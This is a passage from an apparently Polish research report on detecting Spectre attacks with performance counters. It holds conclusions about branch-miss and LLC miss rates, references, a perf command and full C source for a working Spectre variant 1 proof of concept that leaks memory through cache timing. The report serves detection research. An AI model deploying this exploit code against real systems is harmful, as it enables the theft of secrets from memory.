Wykres 6. Wykres przedstawiający procentowy stosunek błędnych prób odczytu z pamięci podręcznej LLC



6. Wnioski

Na podstawie wykresów zauważalna jest procentowa różnica chybień odgałęzień pomiędzy działaniem systemu podczas ataku a działaniem bez trwającego ataku co jest zgodne z teorią.

Atakujący w trakcie ataku trenuje jednostkę predykcji gałęzi co wpływa na mniejsze procentowe występowanie w systemie błędnych predykcji.

Dla procentowego stosunku błędnych prób odczytu z pamięci podręcznej LLC liczba próbek jest zbyt mała aby jednoznacznie stwierdzić atak, według teorii podczas ataku, atakujący mierzy wielokrotnie dostęp do linii pamięci podręcznej LLC, każdy taki pomiar doprowadza do odnotowania przez licznik LLC-references a chybienie których jest znaczna większość w liczniku LLC-misses, doprowadzi to do niecodziennego zwiększenia się procentowego stosunku chybień (LLC Miss Rate) w systemie będącym pod atakiem.

7. Spis literatury

1. Congmiao Lim, Jean-Luc Gaudiot „Detecting Spectre Attacks Using Hardware Performance Counters”
2. Paul Kocher , Jann Horn , Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, Yuval Yarom “Spectre Attacks: Exploiting Speculative Execution”
3. Congmiao Lim, Jean-Luc Gaudiot “Online Detection of Spectre Attacks Using Microarchitectural Traces from Performance Counters”
4. Intel® 64 and IA-32 Architectures Software Developer’s Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4
5. Bryant, O’Hallaron “Computer Systems: A Programmer's Perspective”
6. https://perf.wiki.kernel.org/index.php/Main_Page
7. https://www.slideshare.net/nithilgeorge/2010-1002-intro-to-microprocessors1

8. Spectre wariant 1 – kod źródłowy

main.c

```
#include <stdio.h>
#include <stdint.h>
#include <x86intrin.h>
#include "filePathToAddress.h"

//CACHE_HIT_THRESHOLD: default is 80, assume cache hit if time <= threshold
int CACHE_HIT_THRESHOLD;
// An array whose memory locations are available to read, write and modify for an attacker
uint8_t array[160] = {};
// The size of the array
unsigned int arraySize = 160;
// An array used to point on memory locations that the user is not authorized to access (by offset).
uint8_t offsetArray[256 * 512];
// pointer on "secret" (unauthorized for us) location
char* secret = "Secret message hidden in memory";

// Prevents the compiler from optimization of the victim_function
uint8_t temp = 0;

void victim_function(size_t x) {
  if (x < arraySize) {
    temp &= offsetArray[array[x] * 512];
  }
}
void readMemoryByte(size_t malicious_x, int shuffler, uint8_t value[2], int score[2]) {
  static int results[256];
  int tries, i, j, indexHighest, indexSecondHighest, mix_i;
  unsigned int junk = 0;
  size_t x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {
    // flushing every variable offsetArray memory location from cache
    for (i = 0; i < 256; i++)
      _mm_clflush(&offsetArray[i * 512]);

    // training_x has value between 0 and 159 in our case
    for (j = 29; j >= 0; j--)
    {
      // for each iteration memory location address of array1_size is flushed from cache
      _mm_clflush(&arraySize);
      // delay, to be improved (can also mfence)
      for (volatile int z = 0; z < 100; z++)
      {
      }
      /* Bit twiddling to set x=training_x if j% 11 + shuffler !=0 or malicious_x if j% 11 + shuffler ==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % (11 + shuffler)) - 1) & malicious_x;

      /* Call the victim! */
      victim_function(x);
    }
    // order is mixed up to prevent technique used by the processor's cache to predict the next memory access and prefetch the data in advance
    for (i = 0; i < 256; i++)
    {
      // mix technique is based on using prime numbers to get unique and hard to predict result, result is a value between 0 and 255
      mix_i = ((i * 167) + 13) & 255;
      // A variable which holds address of different cache line each iteration
      addr = &offsetArray[mix_i * 512];
      // measures time needed for read of a cache memory address
      time1 = __rdtscp(&junk); /* READ TIMER */
      // junk now points on variable addr address
      junk = *addr; /* MEMORY ACCESS TO TIME */
      // cache memory address access time or main memory address access time  - cache memory address access time
      time2 = __rdtscp(&junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */


      /* checks whether the measured time for accessing a memory location is less than or equal to the CACHE_HIT_THRESHOLD
      and whether the accessed memory location is not the same as the one accessed in the previous loop iteration */
```

```
        if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array[tries % arraySize])
          // cache hit - add +1 to score for this value
          results[mix_i]++;
      }
      // Locate highest & second-highest result
      indexHighest = indexSecondHighest = 0;
      for (i = 0; i < 256; i++)
      {
        if (results[i] > results[indexSecondHighest]) {
          if (results[i] > results[indexHighest]) {

            indexHighest = i;
          } else {

            indexSecondHighest = i;
          }
        }
      }
      if (results[indexHighest] >= (2 * results[indexSecondHighest] + 5) || (results[indexHighest] == 2 && results[indexSecondHighest] == 0))
        // Clear success if best is > 2*runner-up + 5 or 2/0)
        break;
    }
    // Junk prevents optimization of the code below
    results[0] ^= junk;
    value[0] = (uint8_t)indexHighest;
    score[0] = results[indexHighest];
    value[1] = (uint8_t)indexSecondHighest;
    score[1] = results[indexSecondHighest];
}
int main(int argc, const char **argv) {
    FileData fileData;
    FileReader reader;
    int i, score[2], secretByteLength=32;
    uint8_t value[2];
    int shuffler = 0;
    //  load into physical memory.
    for (i = 0; i < sizeof(offsetArray); i++)
      offsetArray[i] = 1;
    //  Checks whether the program was executed with two command-line arguments,the first argument is file path
    //  the second argument is CACHE_HIT_THRESHOLD
    //  Reads file path and creates pointer to the memory location of data of file path provided
    if (argc==3) {
      const char *filename = argv[1];
      sscanf(argv[2], "%d", &CACHE_HIT_THRESHOLD);

      if (!FileReader_open(&reader, filename)) {
        printf("Failed to open the file.\n");
        return 1;
      }

      fileData = FileReader_readIntoBuffer(&reader);

      if (fileData.size == 0) {
        printf("Memory allocation failed.\n");
        FileReader_close(&reader);
        return 1;
      }

      secret = fileData.buffer;
      secretByteLength = fileData.size;
    } else {
      printf("Default run environment without program arguments\n");
      CACHE_HIT_THRESHOLD = 80;
    }
    //  Calculates the offset between the secret value and the beginning of the accessible memory array in bytes
    size_t malicious_x=(secret-(char*)array);

    printf("Reading %d bytes:\n", secretByteLength);
    while (--secretByteLength >= 0) {
      printf("Reading from a memory location = %p ", (void*)malicious_x);
      // ReadMemoryByte() function call to read a byte of data from the current memory location
      readMemoryByte(malicious_x++, shuffler, value, score);
      // If score[0] is greater than or equal to twice the value of score[1], then "Success" is printed. Otherwise, "Unclear" is printed.
      printf("%s: ", (score[0] >= 2*score[1] ? "Success" : "Unclear"));
      printf("0x%02X='%c' score=%d       ", value[0], value[0], score[0]);
      if (score[1] > 0) {
        printf("second best: 0x%02X score=%d", value[1], score[1]);
      }
      printf("\n");
    }
    FileData_free(&fileData);
```

```
    FileReader_close(&reader);
    return (0);
}
```

filePathToAddress.h

```
#include <stdio.h>
#include <stdlib.h>

typedef struct {
    char *buffer;
    long size;
} FileData;

typedef struct {
    FILE *file;
} FileReader;

int FileReader_open(FileReader *reader, const char *filename) {
    reader->file = fopen(filename, "rb");
    if (reader->file == NULL) {
        return 0;  // Return 0 if failed to open the file
    }
    return 1;  // Return 1 for success
}

void FileReader_close(FileReader *reader) {
    fclose(reader->file);
}

FileData FileReader_readIntoBuffer(FileReader *reader) {
    FileData data;

    fseek(reader->file, 0, SEEK_END);
    data.size = ftell(reader->file);
    rewind(reader->file);

    data.buffer = (char *)malloc(data.size + 1);

    if (data.buffer == NULL) {
        data.size = 0;  // Set size to 0 to indicate memory allocation failure
        return data;
    }

    fread(data.buffer, data.size, 1, reader->file);

    return data;
}

void FileData_free(FileData *data) {
    free(data->buffer);
}
```

Perf

sudo perf stat -a -d -e cache-misses,cache-references,branch-instructions,branch-misses